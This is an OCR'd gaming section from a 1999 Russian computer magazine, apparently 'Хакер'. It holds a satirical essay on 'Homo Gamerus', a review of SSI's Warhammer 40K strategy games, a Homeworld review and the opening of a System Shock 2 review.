Как в свое время существо с гордым именем Homo Erectus овладело искусством... нет, не того, что ты подумал, а искусством прямохождения, точно так же Homo Gamerus будет отличаться от своих предков новой осанкой — кривосидением. Из-за постоянного сидения за компьютером нижние конечности человека атрофируются, а позвоночник приобретет характерную изогнутую форму, вследствие чего передвигаться люди смогут только на своих компьютерных креслах. Затем наступит время, когда необходимость в передвижении отпадет вовсе: все естественные процессы, такие как еда, сон, опустошение кишечника, продолжение рода и т.п. человек будет производить, не отходя от монитора и даже не ставя на паузу любимую игру. Верхние конечности навсегда застынут в полусогнутом виде, простершись над клавиатурой. Причем по положению рук можно будет сразу различать расы Homo Gamerus, даже если этот Homo находится не за компом. Кстати, расы в будущем будут другие, на смену негроидам, монголоидам и прочим придут думеры, квакеры, кудвакеры, кутрикеры, варкрафтеры, старкрафтеры, даракрофтеры и так далее. Так вот, про руки. Если пальцы левой руки немного расставлены, как будто зависли над клавишами W A S D, а правая ладонь слегка изогнута, словно покоясь на мышке, перед тобой представитель одной из шутерных рас. Если правая рука сжимает невидимый предмет фаллической формы — это симулянт. У других симулянтов, у гонщиков, обе руки лежат на руле, а ступни характерно приподняты для работы с педалями.



Организм человека тоже претерпит значительные изменения. Зрение ухудшится настолько, что люди будут видеть не больше чем на полметра перед собой, волосы выпадут, потенция исчезнет навсегда; геморрой станет не болезнью, а естественным состоянием организма. А самым распространенным психическим заболеванием сделается «Комплекс несохраненной игры», возникающий из-за невозможности сохраниться в реальной жизни. Правда, не все так плохо. Кое в чем Homo Gamerus будет превосходить все существующие сегодня на Земле формы жизни. А как же иначе, эволюция все-таки. Главными достижениями века всеобщей компьютеризации и геймеризации станут молниеносная реакция и способности к глубочайшему стратегическому планированию. Разумеется, разные способности будут неодинаково развиты у различных рас, но в целом умение быстро реагировать на меняющуюся обстановку и принимать четкие решения не раз спасут несчастную зелено-голубую планетку от полного вымирания. Более того, повальное увлечение научной фантастикой, без которой не обходится большая часть игр, приведет к резкому прорыву в технологиях освоения космоса и колонизации других планет. Состоится контакт с инопланетными цивилизациями, которые, конечно, тоже окажутся геймерскими, ибо это единственно вер-



ный путь эволюции. По законам компьютерных игр после столкновения цивилизаций начнется галактическая война, но так как умирать никому не захочется, эта война будет мультиплеерной, то есть виртуальной. Земляне одержат сокрушительную победу со счетом 609372:7251, и правителем Вселенной станет крупнейшая политическая сила на Земле — гипер-корпорация Microsoft Intergalactic. Президентом сделается Джонатан Гейтс XII из династии Гейтсов.

В России все останется по-старому. Homo Gamerus в этой части Земли будут пользоваться исключительно пиратским софтом, Мелкософт не признавать, уважать только id Software и журнал «Хакер». К извечным российским проблемам, дорогам и дуракам прибавится еще одна — дыры. Дыры в сетях, на которых взрастет не одно поколение самых хитрых в мире хакеров, объединившихся в крупнейшую и опаснейшую мафию. Из-за этих трех проблем (дороги, дураки и дыры) Россию переименуют в Россию 3D. Жириновский завещает после смерти подключить свой мозг к компьютеру и перевести всю информацию в машинные коды. Так он и проживет в виде программы на одном из секретных серверов ЛДПР до эры Homo Gamerus. А потом, из-за дыр и дураков, этот сервер хакнут, и Жириновский в виде вируса вырвется на просторы И-нета, уничтожив две трети мировых компьютеров. Но все это ерунда — диски форматнут, винды переинсталлируют и все вновь заживут счастливо. Ведь это будут новые люди: Homo Gamerus.

X



Warhammer на PC

Malleus the Magician (biodivers@glasnet.ru)

Прежде всего, я должен сделать одно признание. **Я очень люблю фирму Strategic Simulations Inc.** Во-первых, потому что у нее красивый логотип. Во-вторых, она сделала огромный вклад в становление жанра компьютерных ролевых игр. В-третьих, она выпускает обалденные походовые стратегии. А еще — за то, что у нее есть лицензия на вселенную Warhammer 40.000. Но об этом чуть позже.

Как это следует из самого названия, SSI занимается различными стратегическими симуляциями. Но сегодня нас интересует только три хитовых направления деятельности компании на поприще создания пошаговых стратегий. А точнее, симуляция сражений на уровне дивизий/полков, рот/взводов и отдельных солдат/боевых машин.

World War II
(50 лет тому назад)

Начнем с самого крупного масштаба. Это, разумеется, великая и могучая Генеральская Серия. Вы, кстати, в курсе, сколько народу по всему миру до сих пор режется в самый первый Panzer General? Сотни тысяч! И карты рисуют, и переписываются, и вообще ловят вечный кайф, как тот слон из анекдота. Да, Panzer General — великая игра. Она дала движок целой плеяде прекрасных вещей, ни одной из которых, правда, не удалось переплюнуть своего родоначальника по популярности. Сколько же их было? Всех и не вспомнить: Allied, Fantasy, Star... А потом вышли Panzer General II и People's General. Все эти игры объединяли две вещи: уровень командования войсками (каждый юнит представлял дивизию или полк) и плоское поле с нарисованными реками, лесами и горами, разбитое на гексы. За ход каждый юнит мог передвинуться на определенное расстояние и один раз атаковать. Дальнобойные пушки могли стрелять через 2-3 клетки, некоторые танки — через одну, но в целом это были контактные бои: чтобы сразиться, войскам надо было встретиться на соседних шестиугольниках. Зачем я так подробно об этом? А затем, что у SSI есть еще один сериал, повествующий о тех же самых событиях Второй Мировой, но построенный на совершенно другом движке и имеющий, соответственно, иные законы и правила.

Итак, Steel Panthers. Командуем ротами и взводами. Так как масштаб боевых действий существенно мельче, юнитам не нужно сходиться вплотную — все сражения происходят на расстоянии. Дальнобойные пушки палят чуть ли не через весь экран. И самое главное — action points каждого юнита можно поделить между движением и стрельбой. То есть, если стоим на месте — можно пальнуть дважды. Если двигаемся на максимальное расстояние, то не стреляем вообще. Разумеется, есть и золотая середина: чуть подъехали и пальнули. Понятно, что тактика в Пантерах была совершенно другая, чем в Генералах, хотя боевые единицы абсолютно те же.

Ну и, наконец, всеми любимый squad-level turn-based tactical combat simulation. Дерутся отдельные солдаты, и изредка попадаются одиночные танки, грузовики, пулеметные турели и прочие предметы обстановки. Непременным условием является индивидуальная экипировка каждого бойца и сбор трофеев на поле боя. Данный жанр был прославлен такими шедеврами, как X-COM, Jagged Alliance и... в общем-то, все. А в начале 98-го года Random Games сваяла для SSI Soldiers at War, который был в принципе благосклонно воспринят критиками и истосковавшимся по жанру геймерами, но хитом не сделался. И опять-таки, действие происходило во Вторую Мировую войну, все по честному, реалистично и без дураков.

Warhammer 40K
(40 тысяч лет тому вперед)

А между тем, по прошествии указанного в заголовке промежутка времени, в нашем мире творились вещи не менее интересные, чем в 40-е годы XX столетия. И война гремела прямо-таки вселенская. Кто воевал? Сразу и не перечислить. Во-первых, конечно, люди, которыми правил великий



Танки Leman Russ — полнейший рулез:



В энциклопедии Final Liberation...



Они же — на поле боя в FL...



...и в Rites of War



и вместе с ракетницами Whirlwind в RoW

Император. Закованные в сверхпрочные доспехи Space Marines, для которых погибнуть за Императора — высшее счастье, сражались с врагами в самых разных уголках Космоса во имя интересов всего прогрессивного человечества. Другой доминирующей расой вселенной Боевого Молота являлись космические орки. Эти парни мало чем уступали людям в плане технического оснащения и псионических способностей (я еще не говорил, что в этом мире есть аналог фэнтезийной магии — псионика?). В-третьих, Эльдары — звездные эльфы. Ребята, слабоватые по части боевых машин, но крутейшие волшебники. Древняя, мудрая раса, которая в последние времена переживает упадок. Впрочем, эльфы, по-моему, всегда в упадке, начиная с толкиеновских времен... В-четвертых, в параллельном измерении правит Бог Хаоса, и время от времени его прихвостни (Chaos Marines — еще те ребята!) врываются в наш мир, неся смерть и разрушение. В-пятых, есть загадочная раса чудищ — Тираниды. Это уже вообще полный мрак, среди них двуногих — раз-два и обчелся. Зато они прекрасно используют боевую технику, отнятую у врага на поле брани.

Зачем я все это так подробно расписываю? А затем, что **в последние годы моя любимая SSI увлеклась перенесением своих пошаговых воргеймов на плодородную почву вселенной Боевого Молота**. И первой ласточкой в конце 97-го года стали Стальные Пантеры, давшие нам...

Warhammer 40K Epic: Final Liberation

О-о-о, этот первый опыт... Это как первая любовь. Такое не забывается. Игру сваяла гениальная фирма Holistic Design, делающая крутейшие вещи, в которые потом никто не играет. Ее предыдущим подвигом был Emperor of the Fading Suns — наверняка вы хоть что-то о нем слыхали. Потрясная глобальная стратегия, настолько навороченная, что 90 процентов народа в нее просто не въехали. Зато те, кто въехал, выпали в осадок — до чего круто! И вот: Final Liberation. Воюем за людей — освобождаем от орков планету Волистад. Полностью динамическая кампания — игрок каждый раз сам решает, какой город штурмовать. Минимальные боевые единицы — взвода солдат (по 5 человек или орков), взвода танков, БТРов и артиллерии (по 3 машины) и единичная сверхтяжелая — боевые роботы, гигантские танки и самоходные установки. Разнообразие доступных в FL юнитов потрясало. Одной пехоты с каждой стороны было видов по 15. По десятку танков, бронированных ракетниц и БТРов. По 5-6 видов дальнобойных гаубиц. Столько же сверхтяжелых машин, несущих по 4-5 различных орудий, ракет и пулеметов. Самолеты, вертолеты... Причем, не забывайте, все это богатство было взято из патентованной настольной игры и прекрасно сбалансировано: в отличие от исторических воргеймов, где из 20 доступных типов танков реально воевали 1-2 новейших, здесь использовалось все и ничего не устаревало!



Whirlwind'ы в FL

Я говорил со многими игравшими — у каждого в Final Liberation были свои любимые войска! Конечно, гигантский робот Warlord Titan один стоил целой армии, но цена, цена... Такие сверхкрутые юниты становились доступны лишь к концу кампании, а большинство сценариев выигрывалось теми самыми Space Marines и танками Leman Russ. Это, кстати, мои любимцы. 2 взвода Leman Russ'ов при поддержке пехоты — и победа, считай, в кармане. Как и в Steel Panthers, в FL армии практически никогда не сходились вплотную. Пехота и танки стреляли через десяток клеток, а дальнобойные пушки — через всю карту. Это и определило структуру сражений. Да, как ни печально, все сценарии игры проходились с использованием одной-единственной тактики. Перед началом боя дальнобойная артиллерия ставилась в дальний угол карты, а пехота и танки выстраивались в линию в шахматном порядке и медленно (очень медленно!) начинали двигаться в сторону врага, сохраняя строй. При перемещении у каждого юнита должно было обязательно (обязательно!!) остаться достаточное для выстрела число action points. В итоге, юниты противника по одному возникали в поле зрения наших, и по шеренге гремел залп, который редко кто мог пережить. А если мог — по нему врезАли из другого угла карты гаубицы. Вот, в общем-то, и все. После того, как человек просекал эту тактику, пройти остаток кампании на любом уровне сложности было делом техники. И тем не менее, Final Liberation была прекрасной игрой, да к тому же первым опытом SSI в трудном, но нужном деле освоения Боевого Молота.

А тем временем, ребята из Random Games бережно переносили своих «Солдат на войне» во вселенную Warhammer, одновременно перекрашивая их в High Color. И в итоге в конце 98-го у них получилась вещь под названием...


Warhammer 40.000: Chaos Gate

Врата Хаоса открылись, и его кровавые прислужники вторглись в нашу вселенную, чтобы навести тут свои порядки. Мы вновь выступаем за людей и сражаемся с именем Императора на устах. Кампания состояла из ряда фиксированных сценариев, связанных в сюжет: сначала очищаем от слуг Хаоса захваченные ими планеты, затем берем на абордаж ихний звездолет (о-о, я помню эту высадку!!! Огромный пустой квадратный зал, наши бойцы оказываются в самом его центре, под прицелом двух десятков врагов, единственное укрытие — шаттл, на котором прилетели...), потом переносим боевые действия в измерение Хаоса, а в конце штурмуем цитадель Самого Плохого Парня. При этом, как правило, между обязательными миссиями можно было выполнить



Librarian в Chaos Gate...

...и в Rites of War


Сверхпушка Leviafan (FL)

до трех случайно сгенеренных — ради опыта и ценного оборудования.

Пожалуй, из всех warhammer'овских игр от SSI этот пошаговый симулятор действий группы космических пехотинцев наиболее интересен с точки зрения тактических решений, хотя особым разнообразием юнитов он похвастаться не мог. В сражении участвовало до 3 взводов Space Marines (на выбор — взвода тактической пехоты, девастаторов, ассаултеров и богов войны — терминаторов) по 5 человек, а также несколько специалистов — аптекарь (единственный, кто мог лечить терминаторов), библиотекарь (колдун-псионик), техник (ремонтник) и в последней миссии — капитан. Боевые машины появлялись всего в паре сценариев. Врагов всегда было в 3-4 раза больше, чем наших. Не скажу, что AI был каким-то особо крутым, но играть было чертовски интересно. Как правило, в сюжетных миссиях приходилось брать какую-нибудь неприступную крепость, открытое пространство перед которой насквозь простреливалось из амбразур вражескими ракетчиками (а эти гниды с одной ракеты валят наших!), сидящими на высоте 4-5 этажа в бастионах цитадели. Здесь единственным способом была засылка летающих ассаултеров, которые за 3-4 хода, используя малейшие естественные укрытия, преодолевали расстояние до крепости, взлетали на башни и ГАСИЛИ своими штурмовыми пилами гадких ракетчиков. После чего к стенам цитадели подтягивались девастаторы и терминаторы, которые своими тяжелыми пушками и ракетницами ВЫНОСИЛИ к чертям ворота, и начинался бой внутри многоэтажного здания, когда из-за каждого поворота мог выскочить десяток врагов, а каждый метр пола мог оказаться заминирован. И вели себя враги соответственно своим задачам: ракетчики сидели по огневым точкам и снимали неосторожных бойцов через всю карту, ассаултеры неслись бегом навстречу нашим, чтобы ввязаться в рукопашную, и т.д.

Еще раз повторю: AI вполне соответствовал своему предназначению и вкупе с грамотным дизайном уровней делал каждую миссию прекрасной тактической головоломкой.

Время шло, а самый старый и прославленный сериал SSI — Генеральский — все не появлялся и не появлялся в warhammer'овском обличье. И только в августе 99-го свет увидела игра, сварганенная на Dreamforge...

Warhammer 40.000: Rites of War

Ну что тут сказать? Генерал, он и есть Генерал, хоть в Африке, хоть в Warhammer'е. Оригинальной фичей стало то, что сражались мы не за людей, а за Эльдаров, причем сначала (до 9-й миссии) Империя была нашим врагом, а после — союзником в борьбе против Тиранид. Огромное разнообразие юнитов (3 расы, как-никак), все очень красиво, стильно и красочно. Фиксированная кампания на двадцать с хвостиком сценариев. Классическая для Генералов система набора опыта и уровней. Постепенно становящиеся доступными новые, более крутые юниты. Апгрейды немеханических бойцов в Экзархов...

Рассказывать можно было бы еще очень долго, но вы, наверное, сами уже успели погонять игрушку и прочесть 2-3 обзора в игровых журналах, а место у нас очень дорого. Поэтому сразу перейдем к главной особенности Rites of War, которая делает прекрасную по замыслу вещь полным отстоем — AI. Степень тупости искусственного идиота (интеллектом его назвать язык не поворачивается) просто поражает. Любой орк из первого Warcraft — умница по сравнению с юнитами нашего пациента, а уж самый первый Panzer General — это просто заоблачные высоты. Судите сами: в каждой миссии врагов в 2-3 раза больше, чем нас. Задачи миссий, как правило, сводятся к захвату определенных гексов. Ну что стоит врагу собрать всех юнитов, построить их в каком-нибудь ущелье, которое невозможно обойти: спереди — ассаултеры, потом — девастаторы, сзади — артиллерия и колдуны? Все, больше ничего и не надо, миссия превратится в сложнейшую задачу по прорыву укрепрайона. Кстати, в PG I это было реализовано. Там враг подтягивал войска со всей карты, окапывался вокруг ключевого города, с моря подводил флот и держал оборону, пока не становилось ясно, что она вот-вот будет прорвана. Тогда AI отводил уцелевшие войска в тыл, где уже был готов новый оборонный рубеж, прикрывая отход потрепанных частей авиацией... А что мы видим в Rites of War? Юниты врага, равномерно рассеянные по карте, бесцельно и хаотично передвигаются туда-сюда. И мы их по одному — по двое спокойно уничтожаем. Самое обычное дело — из трех-четырех врагов, движущихся к вам с явным намерением напасть, один в последний момент разворачивается и отваливает. Ненадолго. Через пару ходов, покрутившись по окрестностям, он возвращается и... без проблем воссоединятся на том свете со своими коллегами. А ведь если бы они напали вместе... Я не говорю, что играть просто. Иногда по несколько раз переигрываешь какой-нибудь момент, если одного из своих убивают. Да, да, миссии проходятся БЕЗ ПОТЕРЬ ВООБЩЕ. И за редким исключением в 2 раза быстрее, чем запланировали разработчики. Врагов много, но они тупы, как пробки, и неспособны к командным операциям — такое чувство, что каждый юнит действует сам за себя, причем действует очень плохо.


Грустно это, грустно. **Жаль прекрасную идею, стыдно за Генералов, SSI и Warhammer 40K.** И за ребят из Dreamforge обидно — все же они сделали и Sanitarium, и WarWind I/II, а если взять совсем древние времена, то в памяти всплывают Menzoberranzan и обе части Ravenloft.

Пора заканчивать. Лично я пока не видел никаких анонсов относительно дальнейших планов SSI делать игры по Warhammer'у. Тем не менее, хочется верить, что мы еще увидим от нее много классных вещей на эту тему, тем более что потенциал игровой вселенной по моим прикидкам не использован еще и на 20%.

Даешь больше Warhammer'ов, хороших и разных!

Hail to the Emperor!




Разгар боя в Final Liberation,..
...в Chaos Gate...
...и в Rites of War

ВНИМАНИЕ!

в продаже с середины сентября 1999

СПЕЦИАЛЬНЫЙ ВЫПУСК. ВСЕ О ВСЕЛЕННОЙ COMMAND & CONQUER

СТРАНА ИГР специальный выпуск

ИНТЕРФЕЙС
GDI VS. NOD - юниты - постройки
ТАКТИКА - полезные советы - multiplayer
ПРОХОЖДЕНИЕ GDI
ПРОХОЖДЕНИЕ NOD

COMMAND & CONQUER TIBERIAN SUN

ВСЕЛЕННАЯ COMMAND & CONQUER

WESTWOOD
история компании
интервью

КОНКУРС

ВНИМАНИЕ! КОНКУРС

COMMAND & CONQUER — культовая игра для фанатов стратегий в реальном времени

Специальный выпуск «СТРАНЫ ИГР», полностью посвященный C&C: TIBERIAN SUN



Homeworld
Лучший не-хит месяца

Александр '2poisonS' Сидоровский (2poisonS@хакер.ru)

Перво-наперво, позволь мне, дорогой читатель, обратиться к Malleus'у the Magician'у. Многоуважаемый Malleus! Помнишь ли, старина, как мы бродили по задумчивым аллеям вблизи м. Ботанический Сад и вели неторопливые беседы, вспоминая былое и восхищаясь бессмертной, как душа человеческая, игрой Master of Magic?.. Разреши также напомнить тебе твою недавнюю статью «Папарацци vs. Геймеры» (**X** №8). Статья эта полоснула мое журналистское сердце острее самого острого ножа. Ибо все в этой статье, начиная с первой буквы и заканчивая последней точкой, есть чистая правда. И в ней ты, среди прочего, писал про игры, воспетые нашим братом журналистом, но не нашедшие отклика в широкой среде простых геймеров. Так вот, сейчас я собираюсь в очередной раз намеренно абстрагироваться от мнения простого среднестатистического игрока (хотя по жизни я именно к этой категории и отношусь) и сделать сугубо субъективный «журналистский» обзор игры. Боюсь, что из-за этого получится как раз та самая, описанная тобой, уважаемый Malleus, ситуация, когда незамеченная большинством геймеров игра окажется «пригрета» игровой прессой.

Но высказать какое-либо другое мнение — значило бы покривить душой.

Разбор полета

Homeworld, конечно, не ждали как Tiberian Sun, но разговоров о нем велось предостаточно. Еще бы! Поговаривали, что игра произведет революцию в жанре RTS (боже, какое заезженное клише!), станет первой в мире космической 3D стратегией, и вообще... и вообще все будет круче некуда. Некоторые компании уже принялись клепать клоны HW, причем надеясь выпустить их на рынок даже раньше прототипа. И вот революция от Sierra Studios свершилась... Тихо, без шума и пыли. В угаре торжеств по поводу появления Tiberian Sun никто и не заметил выхода скромной «еще одной» стратегии. В тех же палатках с пиратскими дисками, где гордо реяли вывески «У нас в продаже есть C&C2!!!», на мой вопрос, есть ли у них Homeworld, меня переспрашивали: «А это про что?». Кстати, хороший вопрос. Действительно, про что?



Постоянные атаки мелкими перехватчиками на вражеские resource collector'ы — безотказная тактика против AI...

Homeworld отличается от обычной трехмерной стратегии только тем, что ее действие происходит не на поверхности планеты, а в открытом космосе. Почему от «обычной трехмерной»? Потому что трехмерность в стратегиях стала настолько повседневной, что, кажется, HW уже опоздала к моменту, когда эту черту она могла выдать за оригинальность. Так что теперь единственный ее козырь — открытое пространство. Но! Если тебе кажется, что этого недостаточно, чтобы «произвести революцию в жанре», просто вспомни Descent. Тот самый, первый, который называли Doom'ом в воздухе. Он тоже отличался от своих собратьев по жанру только одним: наличием шести степеней свободы. Интересно, найдется ли сейчас человек, который скажет, что Descent не привнес ничего нового в жанр shoot'em up?..

Та же ситуация теперь повторяется и с Homeworld. Да, трехмерными стратегиями уже никого не удивишь, да, воздушные юниты — неотъемлемая часть большинства RTS. Но тем не менее рискну утверждать, что во всех существующих стратегиях боевые действия проходят только в одной плоскости (то есть в двух измерениях). Третье измерение используется исключительно для того, чтобы создать реалистичный рельеф местности, придать происходящему визуальную убедительность, ну и просто следуя веянию моды. Что касается воздушных юнитов, то они отличаются от наземных только тем, что могут пересекать любые поверхности (горы, моря, трещины и т.д.) и неуязвимы для некоторых наземных юнитов. Вот, в общем-то, и все. Ни в одной известной мне стратегии до сегодняшнего дня не было тех самых революционных шести степеней свободы. И если раньше словосочетание 3D Strategy означало всего лишь наличие в игре вращающейся камеры и трехмерного ландшафта, то **в случае с Homeworld трехмерной стала сама СТРАТЕГИЯ, то есть сам геймплей.** Чего стоят хотя бы трехмерные формации! Построение Claw сочетает в себе глубину огня Delta formation и зону поражения X formation. Противника можно атаковать не только с фронта, фланга или тыла, но и сверху, снизу и вообще под любым углом сферы. Из этого следует, что, защищая объект, теперь нужно выставлять не только авангард и арьергард, но и... как бы это назвать... top-guard и bottom-guard, что ли? Кстати, для этого существует удобнейшая формация Sphere, когда все корабли образуют как бы поверхность шара, ощетинившись оружием во все стороны, а внутри этого шара можно поместить эскортируемый объект. Ну, кроме всего прочего, можно вращать камеру в трех направлениях и рассматривать корабли с ЛЮБОЙ возможной точки, включая недоступный «наземникам» вид снизу... это просто-напросто красиво. Эффектно и живописно. Особенно на фоне красивых задников. Вообще, визуальные эффекты, как это называют «у них», представляют собой отдельную тему. Если ты уже освоился с уп-




Да, с такой флотилией Мама (в смысле mothership) может спать спокойно :)

равлением, научился налету переключаться между группами кораблей, zoom'ить и крутить камерой, как только душе заблагорассудится — поздравляю, ты стал оператором и зрителем красивейшего фильма про космические войны. Потому как с любого ракурса и при любом приближении/удалении космические корабли, равно как и окружающее их воздушное пространство, выглядят просто потрясающе. Эффект «художественного фильма» дополняет стильная музыка и периодические радиосообщения пилотов типа «we've got contact!» или «we're taking damage, where's that support!?». Очень натурально, скажу я вам.

Возвращаясь к предложению «Если ты освоился с управлением...». Повторяю, не «когда», а «если», потому что, унаследовав все достоинства передового Descent, Homeworld унаследовал и главный его недостаток. Управлять одним кораблем в шести направлениях было трудно, даже сидя внутри него. Что же говорить о крупном флоте кораблей, разделенных на группы, да еще если управление ими осуществляется извне и действия всех групп нужно уметь координировать! В шести степенях свободы! Признаюсь, мне выпала удача избежать этого дурдома на выезде. Так сложилось, что я являюсь счастливым обладателем удивительного девайса под названием мыша со скроллингом и дополнительной клавишей. Только это и спасло меня от убийственного использования кучи горячих клавиш, зажимания обеих кнопок мыши и прочих пианистских штучек. Тем же, у кого нет замечательного девайса, могу только посоветовать набраться терпения и постараться привыкнуть к полнейшей свободе :).

Эх, люблю я игры, где надо что-то изобретать! Особенно приятно изобрести такую крошку...

Хватит о грустном, поговорим о веселом. А веселого в игре хватает. Меня, например, очень развеселил тот факт, что на две враждующие стороны, за каждую из которых можно играть, в Homeworld написана одна сюжетная линия. Причем становится сразу непонятно, что же это за Kushan и Taidan, чем они отличаются и кто из них «наши», а кто «немцы».



Начинается штурм вражеской мамы. Ионные пушки — то, что доктор прописал!

Ну а если серьезно, ведь сам игровой процесс Homeworld кардинально отличается от традиционных RTS. Во-первых, каждую новую миссию ты начинаешь с теми же юнитами, с которыми ты закончил предыдущую. А иначе и быть не может: в отличие от обычных RTS, где миссии представляют собой набор отдельных заданий, связанных лишь межмиссионными роликами, миссии в Homeworld — это этапы приключений одного супер-корабля, идущие вереницей, как одно неразрывное событие. Кстати, эта особенность игры малозаметна с первого взгляда, но она сильнейшим образом влияет на геймплей. Если ты облажался в одной из миссий и потерял почти весь флот (в обычных стратегиях никто не обращает внимание на состав армии в момент окончания миссии), тебе придется расхлебывать свою ошибку в следующей, а может, и в нескольких предстоящих битвах. И это имеет ключевое значение. Следующая особенность: задания миссий напоминают скорее симуляторы, нежели RTS. Здесь тебе не придется просто строить базу, собирать суперармию, обнаруживать базу противника и уничтожать ее. Зато придется охотиться за отступающим в гиперпространство кораблем врага, защищать, искать, патрулировать... Все это вместе придает игре странное ощущение. Кажется, что это космический симулятор, вроде Wing Commander, только участвуем мы не в качестве пилота истребителя, а в качестве капитана материнского корабля. Жаль только, не дали самому полетать...


Корабли с дронами лучше всего атаковать capital ship'ами. Пускать на них fighter'ы — пустая трата ресурсов.

Какая боль! Какая боль... TS vs. Homeworld – 5:0

Под конец, возвращаясь к самому началу статьи, я должен объяснить свое обращение к Malleus'у. Дело в том, что, имхо, Homeworld не завоюет популярности среди игроков, по крайней мере, у нас в стране. **Его посмотрят, покрутят как мартышка очки, скажут несколько комплиментов его трехмерности и благополучно забудут.** Проблема этой игры в том, что она не подпадает по категорию «народных игр», таких как Quake или Starcraft. Одно из необходимых условий для покорения сердец тысяч геймеров — простота и... традиционность. Да, да, как это ни странно, если разработчики стремятся сделать игру-кумир, игру-идол, то они должны делать традиционную игру, простую в понимании, без лишних наворотов. Именно поэтому игровая общественность «прокатила» уже много великолепных игр, именно поэтому Homeworld не станет суперхитом. Его просто не поймут. Как это ни парадоксально, гораздо большим успехом будет пользоваться провальный Tiberian Sun, который прекрасно обжился у нас в рубрике «Крематорий». Вот это потенциальный претендент на звание «любимца публики». И пусть не обижается на меня достопочтенный Malleus за то, что я противопоставляю себя массе игроков, я просто высказываю свое «скромное мнение», на которое имеет право любой геймер. И по этому скромному мнению, Homeworld — лучшая стратегия из того, что я видел за последние месяцы (не считая JA2, разве что, но это уже из другой оперы).

X

Ну вот, последняя секунда в жизни материнского корабля противника. Computer 1 has died... Game, как говорится, over...



System Shock 2: Попробуй - полюбишь!

Torick (torick@xakep.ru)

Друг мой читатель. Глядя в эти журнальные, пропахшие клеем страницы, ответь мне на один вопрос... Вопрос звучит так: если бы самые лучшие программисты, художники и сценаристы всего мира озадачились целью создать Самую Лучшую Игру всех времен и народов, то какой жанр они бы для нее избрали?

Хорошо, я принимаю твое возражение, что вопрос некорректен, так как каждый год жанровые предпочтения геймерской аудитории кардинально меняются. Будем говорить только о сегодняшнем дне. Все, теперь корректно. Жду ответа.

...И прав будет тот, кто назовет смешанный вариант трехмерного экшена и ролевки. Именно они сейчас находятся на первом месте по популярности среди всех остальных жанров, обгоняя даже неугомонно держащиеся на вершинах Олимпа разрозненные стратегии, которые сами по себе ветвятся на многие направления и поджанры. Именно Action+RPG в моде, и стоит компании провозгласить, что она делает нечто в этом стиле, как уже уши у всего заинтересованного мира торчком, глаза навыкате и слюна по подбородку до шеи. **Однозначно, нынешний год — это восход и расцвет эры Action+ RPG, и закат еще придет не скоро.**

А футуристический System Shock 2 — один из ярчайших представителей этого новомодного течения.

Action

Интерфейс типа «перспектива от первого лица». А как же! И избавь меня от сравнений с Might&Magic и иже с ним. Живой биобульдозер на четыре персоны не относится к категории вульфодумокваka, там нет мяса, там нет вкуса крови и ощущения убийства. Там другое.

Персонаж — единственный. Никаких партий. Ты движешься свободно, как это принято в 3D Action. Отстрел монстрюков производится примитивным и обычным способом — из различного рода пушек. Причем оружия аж тринадцать единиц, подразделяется оно на «легкое», «тяжелое» и «энергетическое», для юзания того или иного понадобится соответствующий навык владения оружием. То, что монстры плодятся как кролики и реально на порядок слабее главгероя, тоже в порядке вещей.

